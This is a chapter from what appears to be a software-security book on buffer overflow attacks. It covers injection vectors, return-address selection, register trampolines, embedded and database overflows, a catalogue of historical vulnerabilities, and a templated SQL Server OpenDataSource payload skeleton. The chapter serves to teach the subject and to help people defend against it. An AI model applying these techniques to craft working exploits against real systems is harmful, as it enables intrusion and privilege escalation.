Chapter 7. Buffer Overflow

The buffer overflow is the whipping boy of software security. The main reason for omnipresent discussion and hype surrounding the buffer overflow is that the buffer overflow remains the principal method used to exploit software by remotely injecting malicious code into a target. Although the techniques of buffer overflow have been widely published elsewhere, this chapter remains a necessity. The buffer overflow has evolved over the years, as have a number of other attack techniques and, as a result, powerful new buffer overflow attacks have been developed. If nothing else, this chapter will serve as a foundation as you come to grips with the subtle nature of buffer overflows.

Buffer Overflow 101

The buffer overflow remains the crown jewel of attacks, and it is likely to remain so for years to come. Part of this has to do with the common existence of vulnerabilities leading to buffer overflow. If holes are there, they will be exploited. Languages that have out-of-date memory management capability such as C and C++ make buffer overflows more common than they should be.[1] As long as developers remain unaware of the security ramifications of using certain everyday library functions and system calls, the buffer overflow will remain commonplace.

[1] Technically speaking, C and C++ are "unsafe" languages because the seething sea of bits can be referenced, manipulated, casted, and moved around by the programmer with impunity. More advanced languages, including Java and C#, are "type safe" and are for this reason much preferred from a security perspective.

Control flow and memory vulnerabilities can take many forms. A search for the words "buffer overflow" using Google returns more than 176,000 hits. Clearly the once-esoteric and closely guarded technique is now all too common. Yet, most attackers (and defenders) have only the most rudimentary understanding of buffer overflows and the harm they are capable of inflicting. Most people with a passing interest in security (those who read security papers and attend security conferences and trade shows) know that buffer overflows allow remote code to be injected into a system and then run. The upshot of this fact is that worms and other sorts of malicious mobile code have a clear path for attacking a system and leaving behind a back door such as a rootkit. In too many cases, remote code injection via buffer overflow is possible and a backdoor can be easily installed.

Buffer overflows are a kind of memory usage vulnerability. This is primarily an accident of computer science history. Memory was once a precious resource, and thus managing memory was critical. In some older systems, such as the Voyager spacecraft, memory was so precious that once certain sections of machine code were no longer needed, the code was erased forever from the memory module, freeing up space for other uses. This effectively created a program that was self-destructive and could only be run once. Contrast this with a modern system in which memory is gobbled up in huge multimegabyte swaths and almost never released. Most software systems connected to the network today have abhorrent memory problems, especially when directly connected to hostile environments like the Internet. Memory is cheap, but the effects of bad memory management are very expensive. Bad memory usage can lead to internal corruption within a program (especially with reference to control flow), denial-of-service problems, and even remote exploits like buffer overflows.

Ironically, the world already knows how to avoid the buffer overflow problem; however, knowledge of the solutions, available for years, has done little to thwart the rampant growth of buffer overflow problems in networked code. In truth, fixing the problem is well within our grasp technically, but sociologically we have a longer way to go. The main problem is that developers for the most part remain blithely unaware of the issue.[2] It is likely that for the next five to ten years, buffer overflow problems of various types will continue to plague software.

[2] Books on secure coding, including *Building Secure Software* [Viega and McGraw, 2001] and *Writing Secure Code* [Howard and LeBlanc, 2002] can help developers avoid the buffer overflow.

The most common form of buffer overflow, called the *stack overflow,* can be easily prevented by programmers. More esoteric forms of memory corruption, including the *heap overflow,* are harder to avoid. By and large, memory usage vulnerabilities will continue to be a fruitful resource for exploiting software until modern languages that incorporate modern memory management schemes are in wider use.

Smashing the Stack (for Fun and Profit)[3]

[3] See Aleph1's famous paper of the same name [1996].

Somewhere way back in the early days of UNIX, someone thought it would be a good idea to build string handling routines in the programming language called C. Most of these routines are designed to work on NULL-terminated strings (in most cases, the NULL character being a zero byte). For efficiency and simplicity, these routines were designed to look for the NULL character in a semi-automated fashion so that the programmer didn't have to manage the *size* of the string directly. This *seems* to work just fine most of the time, and has thus been adopted worldwide. Unfortunately, because the core idea was really, really bad, we are now subject to a worldwide disease called *the buffer overflow.*

Many times, C's string handling routines implicitly trust that the user will supply a NULL character. When the NULL is not there, the software program literally explodes on itself. This explosion can have various peculiar side effects that attackers can take advantage of to insert machine code that is executed later by the target machine. Unlike an attack on parsers or API calls, this is a structural attack on the program's execution architecture—the attack actually breaks through the walls of our metaphorical house and causes the house itself to collapse.

Buffer overflows result from a very simple programming error (one that can be easily prevented) that crops up all the time, even after software has been very carefully designed. The real problem today is that buffer overflows are so incredibly widespread that it will be years before the problem can be fully repaired, patched, and relegated to the dustbin of history. This is one reason that the buffer overflow has been called the "nuclear bomb of all software vulnerabilities."

Corrupting State

One possible effect of a memory error is that corrupted or otherwise disturbed data will be sprayed across some critical memory location. By performing controlled buffer overflow injections and watching what happens to the process in a memory debugger, an attacker can find points where memory is subject to corruption. In some cases, if the location that is being corrupted maintains critical data or program state information, the attacker can cause the program to remove all security protections or otherwise malfunction.

Many programs maintain global state in the form of variables, numbers, and binary flags stored in memory. In the case of a binary flag, a single bit bears the responsibility for important decisions. One such important decision might be whether to allow a user to access a file. If this decision centers on the value stored in a single flag bit in memory, then a program may have an interesting attack point. If, by accident, that flag were to flip, then the system would fail (resulting in insecure behavior).[4]

[4] Interestingly, random memory corruption can flip a bit just as easily as a focused attack on a buffer overflow vulnerability. Software reliability practitioners have worried about this sort of problem for years.

During an extensive analysis of the Microsoft NT kernel, one of us (Hoglund) found a situation in which a seemingly insignificant bit flip (1 bit) removes *all* security from an entire network of Windows computers. We discuss this exploit in detail in Chapter 8.

Injection Vectors: Input Rides Again

> **Injection Vector**: (1) a structural anomaly or weakness that allows code to be transferred from one domain to another, (2) a data structure or medium that contains and transfers code from one domain to another

In terms of buffer overflows, injection vectors are the precisely specified input messages that cause a target to suffer a buffer overflow event. For the purposes of the discussion that follows, the injection vector is the part of an attack that injects attack code and causes it to execute (note that we define this without respect to the intent or purpose of the injected code).

An important distinction must be made between the injection vector and the *payload*. The payload is the code that realizes the intent of the attacker. The injection vector is combined with the payload to create a complete attack. Without a payload, the injection vector doesn't hold much water. After all, attackers use injection for particular ends rather than for no apparent reason.


The purpose of the injection vector in the buffer overflow paradigm is often to gain control of the instruction pointer. Once the instruction pointer can be controlled, it can be made to point to some attacker-controlled buffer or other memory location where the payload waits to be invoked. When the instruction pointer is controlled by an attacker, the attacker is able to transfer control (change program flow) from the normal running program to the hostile payload code. The instruction pointer is made to *point* to the hostile code, causing the code to be executed. When this occurs, we call this *activating the payload*.

Injection vectors are always tied to a specific bug or vulnerability in the target software program. There may exist unique injection vectors for every version of a software package. When developing an offensive capability, an attacker must design and build specific injection vectors for each particular software target.

Injection vectors must take into account several factors: the size of a buffer, the alignment of bytes, and restrictions on characters sets. Injection vectors are usually coded into a properly formatted protocol of some kind. For example, a buffer overflow in a router may be exploited via an injection vector in the Border Gateway Protocol (BGP) handler (Figure 7-1). Thus the injection vector is created as a specially crafted BGP packet. Because the BGP protocol is critical to the proper functioning of the global Internet, an attack of this nature could wipe out service for millions of people at once. A more down-to-earth example can be found in OSPF (open shortest path first), where a buffer overflow in the Cisco implementation of OSPF can be leveraged to wipe out the internal network of a large network site. OSPF is an older but common routing protocol.

Figure 7-1. A malicious BGP packet can be used to exploit Cisco routers.


[View full size image]



Where Injection Stops and Payload Begins

For buffer overflows, there is a solid line between the injection vector and the payload. This line is called the *return address*. The return address is the handoff location defining the "moment of truth," when the payload either gains control of the CPU or misses by a few bytes and is cast into oblivion. Figure 7-2 shows an injection vector containing a pointer that is eventually loaded into the CPU of the target machine.


Figure 7-2. Getting a pointer to just the right place in the target CPU is one of the critical techniques in a buffer overflow exploit.



Choosing the Correct Code Address to Target

One integral part of the injection vector involves the choice of where the payload will be placed in memory. The injection vector may include the payload in the injected buffer itself, or it may place the payload in a separate section or part of memory. The memory address of the payload must be known to the attacker and must be placed directly into the injection vector (Figure 7-3.) As it turns out, restrictions on the character set allowed to be used in injection tend to constrain which values can be chosen for the injected address.

Figure 7-3. An instruction pointer points to the payload in memory.



For example, if you are restricted to injecting only numbers larger than `0xB0000001`, then your chosen instruction pointer must lie within memory above this address. This presents real-world problems when parsers convert some of the attack character bytes to other values or when filters are in place that restrict what kinds of characters you can place in a byte stream. In practice, many attacks are restricted to alphanumeric characters.

Highland and Lowland Addresses

Stack memory is a common place to put code. The stack memory on a Linux machine is usually high enough in the address space that it does not include 0 bytes. On the other hand, stack memory on a Windows machine is usually low in memory and at least one of the bytes of a stack address will include a 0 byte. The problem is that using addresses with 0 bytes results in a number of NULL characters being present in the injection string. Because NULL characters are many times used as terminators for C strings, this tends to limit the size of an injection.

"Highland" stack

```
0x72103443        ....

0x7210343F        ....

0x7210343B        ....
```

```
0x72103438        [start of payload ]
0x72103434        ....
```


"Lowland" stack

```
0x00403343        ...
0x0040333F        ...
0x0040333B        [start of payload ]
0x00403338        ...
```

If we want to inject an instruction pointer for the payload illustrated here, the highland pointer would be `0x38341072` (note the reverse order of bytes here). The lowland pointer would be `0x3B034000` (note that the last byte is a `0x00`). Because the lowland address contains a NULL character at the end, this would terminate a C program's string copy operation, should we be exploiting one of those.

We can still use the lowland address as an injection for a string buffer overflow. The only complication is that the injected address must be the *last thing* in our injection vector, because the NULL byte will terminate a string copy operation. In this case, the payload size will be severely restricted. The payload would (in most cases) need to be crammed in *before* the injected address in our attack. Figure 7-4 shows the pointer placed after the payload. In Figure 7-4, we can see that the payload precedes the injected memory address. Because the memory address ends in a NULL character, the memory address must make up the end of our injection vector. The payload is restricted in size and must fit within the injection vector.

Figure 7-4. Sometimes the pointer needs to come after the payload itself. NULL-terminated pointers can be handled in this way.



Alternatives do exist in a situation like this. For one thing, the attacker can choose to place the payload somewhere else in memory using another method. Or better yet, perhaps some other operation in the software will cause some other heap or stack location to (conveniently) contain shell code. If either of these conditions holds, there is no need to place the payload in the injection vector. The injection can simply be made to point to the location where the prepositioned payload is waiting.

Big Endian and Little Endian Representation

Different platforms store large multibyte numbers in two different ways. The choice of representation scheme makes a huge difference in how numbers are represented in memory (and in how such numbers can be used during exploit).

People used to reading from left to right will find "little endian" representation fairly esoteric. In little endian, the number `0x11223344` will be represented in memory as

44	33	22	11

Note that the most significant (high-order) bytes of the number are shuffled to the right.

In big endian, the same number `0x11223344` is represented "more normally" in memory as


11	22	33	44

Using Registers

Because of the way most machines work, registers in the processor will typically point to addresses in and around the point where an injection occurs. Instead of guessing where the payload will end up in memory, the attacker can make use of registers to help point the way. The attacker can choose an injection address pointing to code that moves a value out of a register or causes a code branch to a location pointed to by a register. If the attacker knows that the register in question points to user-controlled memory, then the injector can simply use this register to "call through" into user-controlled memory. In some cases the attacker may not need to discover or even hard code the payload address.

Figure 7-5 shows that the attacker's injection vector has been mapped into address `0x00400010`. The injected address appears in the middle of the injection vector. The payload starts at address `0x00400030` and includes a short jump to continue the payload on the other side of the injected address (we clearly do not want to execute the injected address as code, because in most cases an address won't make much sense to the processor if it is interpreted as code).

Figure 7-5. Sometimes a pointer comes in the middle of a payload. Then the pointer must (usually) be avoided by jumping over it.



In this example the attacker does not really need to know where in memory the injection vector has landed. If we look at the CPU registers, we see that eax points to the stack address`0x00400030`. In many cases we can depend on certain values being present in the registers. Using eax, the attacker can inject a pointer to some region of memory that contains the bytes `0x50C3`. When this code is interpreted by the CPU it means

```
push eax

ret
```

This causes the value in eax to be inserted into the instruction pointer and, *voila,* activation is complete. It's worth noting here that the bytes `0x50C3` can exist *anywhere in memory* for this example. These bytes do not have to be part of the original program code. We now explain why.

Using Existing Code or Data Blocks in Memory

If the attacker wants to use a register to call through to a payload, the attacker must locate a set of instructions that will perform the dirty work. The attacker then hard codes the address that has these instructions. Any series of bytes can be considered instructions by the target processor, so the attacker does not need to find an actual block of code. In fact, the attacker only needs to find a set of bytes that will be *interpreted* under the correct conditions as the instructions in question. Any bytes will do. An attacker can even perform an operation that inserts these bytes into a dependable location. For example, the attacker might issue a request to the software using a character string that can later be interpreted as machine code. The injection vector then simply hard codes the address where this request is (legitimately) stored, using it for nefarious means.

Buffer Overflows and Embedded Systems

Embedded systems are everywhere and include all sorts of devices you use every day: network equipment, printers, cellular phones, and any number of other small appliances. Perhaps not surprisingly, the underlying code that operates embedded systems tends to be particularly vulnerable to buffer overflow attacks. An interesting upshot of this fact is that as server software becomes more robust against the buffer overflow attack, the brave new frontier of buffer overflows is more than likely to shift to embedded systems software.

Embedded systems run on a variety of hardware platforms. Most such systems typically use NVRAM technology to store data. In this section, we discuss a number of buffer overflow attacks against embedded systems.

Embedded Systems in Military and Commercial Use

Embedded systems are pervasive in modern military platforms, ranging from communications systems to radar networks. A good example of a standard military system with lots of embedded capability is the AN/SPS-73 radar system. As it turns out, this system runs VxWorks (a common, commercial, real-time embedded OS) under the hood. As with most shrink-wrapped commercial software, there are very likely to be numerous vulnerabilities in the VxWorks OS and the surrounding "glue" code. A number of these vulnerabilities might be exercised without authentication—for example via RPC packets. Apparently, embedded equipment is just as effective a target as more standard software.

To understand how serious this problem can be, consider the following scenario:

Embedded Systems as Targets: A Scenario

The straits of Turkey are a geographically important location for oil tankers used to export oil from the Caspian sea. The straits are extremely narrow and about 160 miles long. An attacker who wanted to stop oil exports for a few days from the Caspian sea might attack a tanker's navigational computer, causing a collision through remote software exploit.

This hypothetical attack against an oil tanker is not as far fetched as it may seem at first blush. Modern tankers have an automated navigation system that links with the global Vessel Traffic Management Information System (VTMIS). This integrated system is designed to assist a captain when bad weather, cross-currents, and potential collisions may occur. The system requires authentication for all control functions. However, VTMIS also supports a data-monitoring and messaging feature that *requires no login or password.* The protocol accepts requests that are then processed in an onboard software module. It just so happens that this software was developed in C, and that the system is vulnerable to a buffer overflow attack that allows the standard authentication to be defeated. This means that an attacker can exploit a "classic" set of problems to download a new control program to the tanker.

Although for safety reasons there are a number of "manual override" features available to a captain, a determined attacker stands a good chance of causing a serious tanker accident by inserting a subversive program into the control equipment—especially if this insertion is activated while the ship is in a dangerous part of the water way. Any accident caused under this scenario has the potential to spill tens of thousands of gallons of oil into the straits and thereby cause the system to be shut down for days. (In fact, the straits of Turkey are so dangerous to navigate that a number of serious accidents have occurred without any cyber attacks at all.)

For no valid technical reasons, people seem to believe that embedded systems are invulnerable to remote software-based attacks. One common misconception runs that because a device does not include an interactive shell out of the box, then accessing or using "shell code" is not possible. This is probably why some people (wrongly) explain that the worst thing that an attacker can do to most embedded systems is merely to crash the device. The problem with this line of reasoning is that injected code is, in fact, capable of executing *any set of instructions,* including an entire shell program that encompasses and packages up for convenient use standard, supporting OS-level functions. It does not matter that such code does not ship with the device. Clearly, this kind of code can simply be placed into the target during an attack. Just for the record, an attack of this sort may not need to insert a complete interactive TCP/IP shell. Instead, the attack might simply wipe out a configuration file or alter a password.

There are any number of complex programs that can be inserted via a remote attack on an embedded system. Shell code is only one of them. Even the most esoteric of equipment can be reverse engineered, debugged, and played with. It does not really matter what processor or addressing scheme is being used, because all an attacker needs to do is to craft operational code for the target hardware. Common embedded hardware is (for the most part) well documented, and such documents are widely available.

To be fair, some kinds of essential equipment are not conveniently connected to networks where potential attackers have access. Nuclear missile targeting, arming, and firing control systems are generally not connected to the Internet, for example.

* Attack Example: Buffer Overflow on a Cisco Router Running on a Motorola CPU

The Phenoelit security group released an example shell code program for the Cisco 1600 router running on the Motorola 68360 QUICC CPU (presented at Blackhat Asia, 2002). For this remote attack, the injection vector tickles a buffer overflow in the Cisco IOS and involves several novel techniques to get around the heap management structures in the IOS OS. By altering the heap structures, remote code can be inserted and then executed. In the published attack, shell code is hand-coded Motorola opcode that opens a backdoor on the router. The attack code can be easily reused given any heap overflow on the Cisco devices.[5]

[5] For more information, go to http://www.phenoelit.de.

Database Buffer Overflows

Database systems are in many cases the most expensive and most important parts of large corporate on-line systems. This makes them obvious targets. Some people debate whether database systems are vulnerable to buffer overflow attacks. They are. Using standard SQL statements, we show in this section how some buffer overflows work in a database environment.

Of course, there are several attack points in any given database system. A large-scale, database-driven application includes myriad components operating in concert. This includes scripts (gluing various pieces together), command-line applications, stored procedures, and client programs related directly to the database. Each of these components is subject to buffer overflows.

The database platform itself may also include parsing bugs and/or signed/unsigned conversion problems that lead to buffer overflows. A good example of a platform that was itself vulnerable can be found in the Microsoft SQL server, in which the `OpenDataSource()` function suffered from a buffer overflow vulnerability.[6]

[6] This problem was discovered by David Litchfield. Search for mssql-ods.

The attack against `OpenDataSource` was executed using the transact SQL (T-SQL) protocol that listens on TCP port 1433. In effect, the protocol allows SQL statements to be submitted and parsed. The SQL statement for the attack would look something like this:

```
SELECT * FROM OpenDataSource("Microsoft.Jet.OLEDB.4.0","Data

Source="c:\[NOP SLED Padding Here][ Injected Return Address ][ More

padding][Payload]";User ID=Admin;Password=;Extended properties=Excel

5.0")...xactions'
```

Where `[NOP SLED]`, `[Padding]`, `[Return Address]`, and `[Payload]` are all sections of binary code injected into the otherwise normal unicode string.

Stored Procedures

Stored procedures are often used to pass data to scripts or to DLLs. If the script or DLL includes format string bugs or if the script uses vulnerable library calls (think `strcpy()` or `system()`), exploiting these problems via the database may well be possible. Almost every stored procedure forwards part of the query. In the case we have in mind, an attacker can use the forwarded part to cause a buffer overflow to occur in a secondary component.

An old bug (once again in Microsoft SQL server) makes a good example. In this case, an attacker was able to cause a buffer overflow in the code that handles extended stored procedures.[7]

[7] For more, see Microsoft knowledge base item no. Q280380.

Command-Line Applications

Sometimes a script or stored procedure calls out to the command-line application and supplies data from a query. In many cases this can cause a buffer overflow or command injection vulnerability. Also, if a script does not have an API library for dealing with the database, raw SQL statements may be passed directly to a command-line utility for processing. This is another place where a buffer overflow might be forced.

Clients of the Database

Finally, when a client program makes a query, it usually needs to process whatever is returned. If an attacker can poison the data that are being returned by the query, the client program may suffer a buffer overflow. This tends to be very effective if there is more than one client out there using the database. In this case, an attacker is often able to infect hundreds of client machines using a single attack.

Buffer Overflows and Java?!

It is widely assumed that Java is immune to buffer overflow problems. To a large extent this is true. Because Java has a type-safe memory model, falling off the end of an object and spilling elsewhere is not possible. This obviates many buffer overflow attacks. In fact, millions of dollars have been spent on the JVM, making the software environment resistant to many classic attacks.[8] As we know by now, any assumption about security is subject to interpretation (and revision). The JVM may be structurally sound, but Java-based technology has been exploited many times in public forums.

[8] For a brief history of serious security problems in the JVM, however, see *Securing Java* [McGraw and Felten, 1998].

Exploits against Java-based systems are typically language-based attacks (type confusion) and trust exploits (code-signing errors), but even the buffer overflow has been successfully wielded from time to time against Java. Problem overflows typically occur in supporting code that is external to the JVM.

The JVM itself is often written in C for a given platform. This means that without careful attention to implementation details, the JVM itself may be susceptible to buffer overflow problems. Sun Microsystem's JVM reference implementation is quite well inspected, however, and static checks for vulnerable system calls yield little in the way of targets.

The JVM itself aside, many buffer overflow problems in systems that include Java come about because of supporting code. As an example, consider the Progress relational database management system in which the jvmStart program will SEGV if large input parameters are supplied on the command line. This (once again) illustrates why software designers need to consider entire systems and not simply constituent components

Content-Based Buffer Overflow

Data files are ubiquitous. They are used to store everything from documents to content media and critical computer settings. Every file has an inherent format that often encompasses special information such as file length, media type, and which fonts are boldface, all encoded directly in the data file. The attack vector against data files like these is simple: Mess up the data file and wait for some unsuspecting user to open it.

Some kinds of files are strikingly simple and others have complex binary structures and numerical data embedded in them. Sometimes the simple act of opening a complex file in a hex editor and tweaking a few bytes is enough to cause the (unsuspecting) program that consumes the file to crash and burn.

What's really interesting from an attacker's point of view is formatting data file-embedded poison pills in such a way that virus code is activated. A great example of this involved the Winamp program in which an overly long `IDv3` tag would cause a buffer overflow. In the header of an MP3 file, there is a location where a normal text string can be placed. This is called the `IDv3` tag, and if an overly long tag were to be supplied, Winamp would suffer a buffer overflow. This could be used by an attacker to construct malicious music files that attack the computer once they are opened in Winamp.

Attack Pattern: Overflow Binary Resource File

The attacker modifies a resource file, such as a sound, video, graphic, or font file. Sometimes simply editing the target resource file in a hex editor is possible. The attacker modifies headers and structure data that indicate the length of strings, and so forth.

* Attack Example: Overflow Binary Resource File in Netscape

There exists a buffer overflow in Netscape Communicator versions before version 4.7 that can be exploited via a dynamic font with a length field less than the actual size of the font.

Attack Pattern: Overflow Variables and Tags

In this case, the target is a program that reads formatted configuration data and parses a tag or variable into an unchecked buffer. The attacker crafts a malicious HTML page or configuration file that includes oversized strings, thus causing an overflow.

* Attack Example: Overflow Variables and Tags in MidiPlug

A buffer overflow vulnerability exists in the Yamaha MidiPlug that can be accessed via a `Text` variable found in an `EMBED` tag.

* Attack Example: Overflow Variables and Tags in Exim

A buffer overflow in Exim allows local users to gain root privileges by providing a long `:include:` option in a `.forward` file.

Attack Pattern: Overflow Symbolic Links

A user often has direct control over symbolic links. A symbolic link can occasionally provide access to a file that might otherwise be out of bounds. Symbolic links provide similar avenues of attack as configuration files, although they are one level of indirection away. Remember that the target software will consume the data pointed to by the link file and sometimes use it to set variables. This often leads to an unchecked buffer.

* Attack Example: Overflow with Symbolic Links in EFTP Server

The EFTP server has a buffer overflow that can be exploited if an attacker uploads a `.lnk` (link) file that contains more than 1,744 bytes. This is a classic example of an indirect buffer overflow. First the attacker uploads some content (the link file) and then the attacker causes the client consuming the data to be exploited. In this example, the `ls` command is exploited to compromise the server software.

Attack Pattern: MIME Conversion

The MIME system is designed to allow various different information formats to be interpreted and sent via e-mail. Attack points exist when data are converted to MIME-compatible format and back.

* Attack Example: Sendmail Overflow

A MIME conversion buffer overflow exists in Sendmail versions 8.8.3 and 8.8.4.

Attack Pattern: HTTP Cookies

Because HTTP is a stateless protocol, cookies (small files that are stored in a client browser) were invented, mostly to preserve state. Poor design of cookie handling systems leaves both clients and HTTP daemons susceptible to buffer overflow attack.

* Attack Example: Apache HTTPD Cookie Buffer Overflow

The Apache HTTPD is the most popular Web server in the world. HTTPD has built-in mechanisms to handle cookies. Versions 1.1.1 and earlier suffer from a cookie-induced buffer overflow.

All of these examples are just the tip of the iceberg. Client software programs are almost never well tested, let alone tested explicitly for security. One particularly interesting aspect of client-side exploits is that the exploit code ends up executing with whatever permissions the user has. This means the code ends up with access to everything the user has access to—including interesting things like e-mail and confidential data.

Many of these attacks are particularly potent, especially when they are used in concert with social engineering. If, as an attacker, you can get somebody to open a file, you can usually install a rootkit. Of course, because of the up-close and personal nature of opening a file, attack code needs to be stealthy to remain undetected.

Audit Truncation and Filters with Buffer Overflow

Sometimes very large transactions can be used to destroy a log file or cause partial logging failures. In this kind of attack, log processing code might be examining a transaction in real-time processing, but the oversized transaction causes a logic branch or an exception of some kind that is trapped. In other words, the transaction is still executed, but the logging or filtering mechanism still fails. This has two consequences, the first being that you can run transactions that are not logged in any way (or perhaps the log entry is completely corrupted). The second consequence is that you might slip through an active filter that otherwise would stop your attack.

Attack Pattern: Filter Failure through Buffer Overflow

In this attack, the idea is to cause an active filter to fail by causing an oversized transaction. If the filter fails "open" you win.

* Attack Example: Filter Failure in Taylor UUCP Daemon

Sending in arguments that are too long to cause the filter to fail open is one instantiation of the filter failure attack. The Taylor UUCP daemon is designed to remove hostile arguments before they can be executed. If the arguments are too long, however, the daemon fails to remove them. This leaves the door open for attack.

Causing Overflow with Environment Variables

A number of attacks are based on playing with environment variables. Environment variables are yet another location where buffer overflow can be used to serve up a nice platter of untrusted bytes. In the case of environment variables, the target program is taking input that should never be trusted and is using it somewhere really important.

Attack Pattern: Buffer Overflow with Environment Variables

Programs consume a huge number of environment variables, but they often do so in unsafe ways. This attack pattern involves determining whether a particular environment variable can be used to cause the program to misbehave.

* Attack Example: Buffer Overflow in $HOME

A buffer overflow in `sccw` allows local users to gain root access via the `$HOME` environmental variable.

* Attack Example: Buffer Overflow in TERM

A buffer overflow in the rlogin program involves its consumption of the `TERM` environmental variable.

Attack Pattern: Buffer Overflow in an API Call

Libraries or shared code modules can suffer from buffer overflows too. All clients that make use of the code library thus become vulnerable by association. This has a very broad effect on security across a system, usually affecting more than one software process.

* Attack Example: Libc in FreeBSD

A buffer overflow in the FreeBSD utility setlocale (found in the libc module) puts many programs at risk all at once.

* Attack Example: Xtlib

A buffer overflow in the Xt library of the X windowing system allows local users to execute commands with root privileges.

Attack Pattern: Buffer Overflow in Local Command-line Utilities

Command-line utilities available in a number of shells can be used to escalate privilege to root.

* Attack Example: HPUX `passwd`

A buffer overflow in the HPUX `passwd` command allows local users to gain root privileges via a command-line option.

* Attack Example: Solaris `getopt`

A buffer overflow in Solaris's `getopt` command (found in libc) allows local users to gain root privileges via a long `argv[0]`.

The Multiple Operation Problem

Whenever data are manipulated by a function, the function should track exactly what it's doing to the data. This is straightforward when only one function is "munging" data. But when multiple operations are working on the same data, keeping track of the effects of each operation gets much harder. Incorrect tracking leads to big problems. This is especially true if the operation changes a string somehow.

There are a number of common operations on strings that will change the size of the string. The problem we're discussing occurs if the code performing the conversion does not resize the buffer that the string lives in.

Attack Pattern: Parameter Expansion

If supplied parameters are expanded into a larger string by a function, but the larger size is not accounted for, an attacker gains a foothold. This happens when the*original* string size may be (incorrectly) considered by later parts of the program.

* Attack Example: FTP `glob()`

The`glob()` function in FTP servers has been susceptible to attack as a result of incorrect resizing.

Finding Potential Buffer Overflows

One naive approach for finding buffer overflows is simply to supply long arguments to a program and see what happens. Some of the "application security" tools use this simplistic approach. You too can do this by typing in long requests to a Web server or an FTP server, or crafting weird e-mail headers and submitting them to a sendmail process. This kind of black box testing can be effective at times, but it is very time-consuming.

A much better way to test for buffer overflows is to find API calls that are vulnerable by using static analysis techniques. Using either source code or disassembled binary, this scanning can be performed in an automated fashion. Once you find some potential vulnerabilities with static analysis, you can use black box testing to attempt to exercise them.

Exception Handling Hides Errors

One thing you should be aware of when dynamically testing for possible overflows is that exception handlers may be in use. Exception handlers will intercept some violations, and thus it may not be apparent even if you do cause an interesting overflow. If the program appears to recover from a possible attempt to cause an overflow, and there is no external indication of the event, then determining whether your probing is having any effect is difficult.

